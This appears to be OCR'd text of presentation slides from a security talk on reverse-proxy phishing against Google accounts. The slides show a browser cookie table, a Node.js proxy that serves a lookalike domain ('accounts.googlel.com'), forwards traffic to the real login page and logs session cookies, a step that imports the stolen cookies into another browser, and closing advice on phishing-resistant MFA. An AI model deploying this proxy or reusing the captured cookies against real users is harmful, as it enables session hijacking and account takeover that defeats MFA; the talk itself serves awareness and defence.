
Step 4 :

Session Hijacking with cookies


Search Google Account
Welcome, Test User
Manage your info, privacy, and security to make Google work better for you. Learn more
Privacy &
You have security tips
ources
Network
Performance
Memory
Application
Lighthouse
Performance insights
Media
Filter
Only show cookies with an issue
Name
Value
Domain
P...
Expires / Max-Age
S...
HttpOnly
Secure
Sam
__Secure-3PSIDCC
ABTWhQELzCzJbAqy2WJuUmNn9I0vmA9C...
.google.com
/
2025-02-21T17:35...
90
✓
✓
Non
__Secure-3PSIDTS
sidts-CjIBYfD7Z53IFEkjO1sUfPmtRFtkxTY4T7...
.google.com
/
2025-02-21T17:34...
94
✓
✓
Non
__Secure-1PSIDTS
sidts-CjIBYfD7Z53IFEkjO1sUfPmtRFtkxTY4T7...
.google.com
/
2025-02-21T17:34...
94
✓
✓
__Secure-1PSIDCC
ABTWhQHLZjdPhg4swIYTPv_frL9e_6o3dr3Jj...
.google.com
/
2025-02-21T17:35...
88
✓
✓
SIDCC
ABTWhQH7har63VhWjXDUx8ybJn_5jt4XUm...
.google.com
/
2025-02-21T17:35...
79
__Secure-3PAPISID
_VxI3IFm9-2DkDje/AcZ42IzoYPc4Ed-u7
.google.com
/
2025-03-28T17:34...
51
✓
Non
SAPISID
_VxI3IFm9-2DkDje/AcZ42IzoYPc4Ed-u7
.google.com
/
2025-03-28T17:34...
41
✓
APISID
WSOoUIMZEkVNSOWj/AaQ2MG2JBW3T2b...
.google.com
/
2025-03-28T17:34...
40
SSID
ANTxtj8TujESyMY2b
.google.com
/
2025-03-28T17:34...
21
✓
✓
__Secure-1PAPISID
_VxI3IFm9-2DkDje/AcZ42IzoYPc4Ed-u7
.google.com
/
2025-03-28T17:34...
51
✓
HSID
Ar06eLnWq2aUUnKNA
.google.com
/
2025-03-28T17:34...
21
✓
__Secure-3PSID
g.a000ggiaul47h6BqmaobVUSV70O2QtdhJ...
.google.com
/
2025-03-28T17:34...
1...
✓
✓
Non
SID
g.a000ggiaul47h6BqmaobVUSV70O2QtdhJ...
.google.com
/
2025-03-28T17:34...
1...
__Secure-1PSID
g.a000ggiaul47h6BqmaobVUSV70O2QtdhJ...
.google.com
/
2025-03-28T17:34...
1...
✓
✓
__Secure-OSID
g.a000gwiauP226NAfpm_AkWFCQH8t856D...
myaccount.google.com
/
2025-03-28T17:34...
1...
✓
✓
Non
OSID
g.a000gwiauP226NAfpm_AkWFCQH8t856D...
myaccount.google.com
/
2025-03-28T17:34...
1...
✓
✓


```
const options = {
  key: fs.readFileSync('path/to/private-key.pem'),
  cert: fs.readFileSync('path/to/certificate.pem')
};

// Create an HTTPS server
const server = https.createServer(options, (req, res) => {
  // Proxy the request to accounts.google.com
  proxy.web(req, res, { target: 'https://accounts.google.com' });
});


// Listen on port 443
const PORT = 443;
const HOSTNAME = 'accounts.googlel.com'; // Proxy running on Phishing domain
server.listen(PORT, HOSTNAME, () => {
  console.log(`Proxy server listening on ${HOSTNAME}:${PORT}`);
});

// Listen for 'proxyRes' event to capture response cookies
proxy.on('proxyRes', (proxyRes, req, res) => {
  const cookies = proxyRes.headers['set-cookie'];
  if (cookies) {
    console.log('Response cookies:', cookies);
  }
});
```

Cookies from logs



Step 5 :

Set hijacked cookies in browser


Google
google.com
Incognito
Import
Paste here the cookies to import. Accepted formats: JSON
Gmail
Images
Google offered in:
Help

myaccount.google.com/?hl=en&utm_source=OGB&utm_medium=act&pli=1

Google Account

Search Google Account

- Home
- Personal info
- Data & privacy
- Security
- People & sharing
- Payments & subscriptions
- About

Welcome, Test User

Manage your info, privacy, and security to make Google work better for you. Learn more

Privacy & personalization

See the data in your Google Account and choose what activity is saved to personalize your Google experience

Manage your data & privacy

You have security tips

Security tips found in the Security Checkup

Review security tips

Privacy suggestions available

Take the Privacy Checkup and choose the settings that are right for you

Can MFA save you from phishing?

Traditional Phishing (same look & feel with HTML):

Traditional phishing attacks struggle to bypass MFA, as attackers cannot directly interact with MFA prompts or backend server for MFA validation

Reverse Proxy based Phishing:

As reverse proxy is just an interceptor and all requests are served from original server, MFA is of no use here

The Need for Phishing-Resistant Multi-Factor Authentication

miniOrange

How to protect from Proxy Phishing Attacks?

- **Educating users:** It’s crucial to educate users about the risks of phishing attacks and how to identify suspicious emails and links.
- **Verifying target URLs:** Always ensure that the URLs are legitimate and take steps to mitigate open redirection vulnerabilities.
- **Employing phishing-resistant MFA:** Organisations should implement multi-factor authentication mechanisms that are resistant to phishing, enhancing overall security.

Q&A

Any questions?

miniOrange

Thank you!

Scan this QR and share your valuable feedback.